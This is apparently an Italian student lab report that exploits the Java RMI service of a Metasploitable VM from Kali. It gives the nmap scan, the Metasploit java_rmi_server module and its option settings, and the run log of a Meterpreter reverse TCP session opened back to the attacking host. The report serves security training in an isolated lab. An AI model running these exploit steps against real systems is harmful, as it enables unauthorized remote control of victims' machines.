EXPLOIT DELLA VULNERABILITÀ JAVA RMI

PROGETTO N7

FRANCESCO FUSCHETTO

INCIPIT

Sfruttando la vulnerabilità nota: «Java RMI» sulla porta 1099, è richiesto di aprire una sessione Meterpreter sulla macchina vulnerabile al fine di ottenere i seguenti risultati:

- ❑ Visualizzare la configurazione di rete
- ❑ Ottenere informazioni sulla tabella di routing

PREPARAZIONE

Come premessa per lo svolgimento dell'attacco veniva richiesto il cambiamento dell'IP della macchina «attaccante» quello della macchina «vittima» ed una scansione di quest'ultima per verificane la vulnerabilità.

» Kali 192.168.11.111

» Metasploitable 192.168.11.112

```
┌──(francesco㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:feb1:88e2  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b1:88:e2  txqueuelen 1000  (Ethernet)
        RX packets 2362  bytes 199371 (194.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1626  bytes 365716 (357.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

```
root@metasploitable:/home/msfadmin# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c5:37:64
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec5:3764/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2606 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1617 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:441354 (431.0 KB)  TX bytes:149129 (145.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

```
[sudo] password for francesco:
┌──(root㉿kali)-[/home/francesco]
└─# nmap -A -T5 192.168.11.112 -p1099
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 10:41 CET
Nmap scan report for 192.168.11.112
Host is up (0.00044s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:C5:37:64 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.44 ms 192.168.11.112

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.07 seconds
```


METASPLOIT: RICERCA DELL'EXPLOIT

Una volta assolte le premesse è stata avviata la console di Metasploit sulla macchina Kali. Come primo passaggio è stato necessario cercare l'exploit corretto per riuscire ad ottenere una sessione Meterpreter sulla macchina Metasplotable. Per farlo è stato necessario utilizzare delle parole chiave per filtrare il database di Metasploit e di conseguenza ottenere una lista accettabile di possibili exploit utilizzabili.

Un modulo Exploit, a differenza di uno Auxiliary che consente di effettuare attività ausiliarie come la ricerca di informazioni, è composto oltre che dal target anche dal payload. Quest'ultimo consiste in un codice che viene eseguito sulla macchina vittima e permette di eseguire sia una shell standard che un meterpreter. L'utilizzo di meterpreter consente di avere un controllo molto avanzato sulla macchina vittima dando la possibilità di aprire shell di comando, catturare screenshoot, manipolare il sistema e altro.

La scelta dello specifico exploit è data dalle caratteristiche dello stesso, infatti è etichettato di rank Eccellente ed è stato verificato a differenza degli altri. In una situazione normale di procede comunque alla verifica di tutti i risultati per constatarne la l'eseguibilità.

Nel caso specifico l'exploit selezionato «exploit/misc/java_rmi_server» era già 'caricato' con un payload di default che rispondeva alle esigenze, ovvero conteneva il meterpreter in reverce tcp. Questo consente di aprire una sessione di meterpreter con invio di dati dalla macchina Metasploitable verso la macchina Kali sfruttando una connessione TCP che consente l'esecuzione di comandi, l'invio di file e altro ancora. Nel caso in cui si necessiti di un diverso payload Metasploit offre comunque una lista di payloads compatibili.



METASPLOIT: CONFIGURAZIONE DEI PARAMETRI DELL'EXPLOIT

Selezionato l'exploit e verificato che il payload risponda alle necessità è necessario impostare i parametri per poterlo eseguire. La lista di questi viene visualizzata nelle opzioni dell'exploit e suddivide li suddivide in necessari e non.

All'exploit scelto, come parametro necessario manca solo l'IP della macchina vittima definito come RHOSTS e viene quindi settato con il comando specifico. Si può osservare nell'immagine come ora il modulo sia completo e pronto per essere eseguito.

```
Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                         /basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                          on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)
```

METASPLOIT: ESECUZIONE DELL'EXPLOIT


Preparato il tutto è stato lanciato l'exploit. Essendo andato a buon fine è stata creata la sessione Meterpreter come richiesto.

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.11.111
lhost ⇒ 192.168.11.111
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Bwhti0yJF6GOaJd
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:55850) at 2023-11-10 10:37:34 +0100

meterpreter > ifconfig
```

METERPRETER: CONNESSIONE APERTA

Avendo ottenuto la sessione desiderata è stato possibile soddisfare le richieste iniziali quali:

- Visualizzazione delle configurazioni di rete
- Visualizzazione della routing table



CONCLUSIONI

Tramite lo svolgimento di questo progetto è stato possibile vedere che una volta verificata una vulnerabilità si possono utilizzare tools potentissimi come Metasploit.

Questi mettono a disposizione dell'utente un enorme database di moduli exploit ed auxliary.

Tutto questo consente ad un utente capace di sfruttare vulnerabilità precedentemente ricercate, o di trovarne altre, e mettersi al comando di una qualsiasi macchina infetta ottenendo tutto ciò che desidera.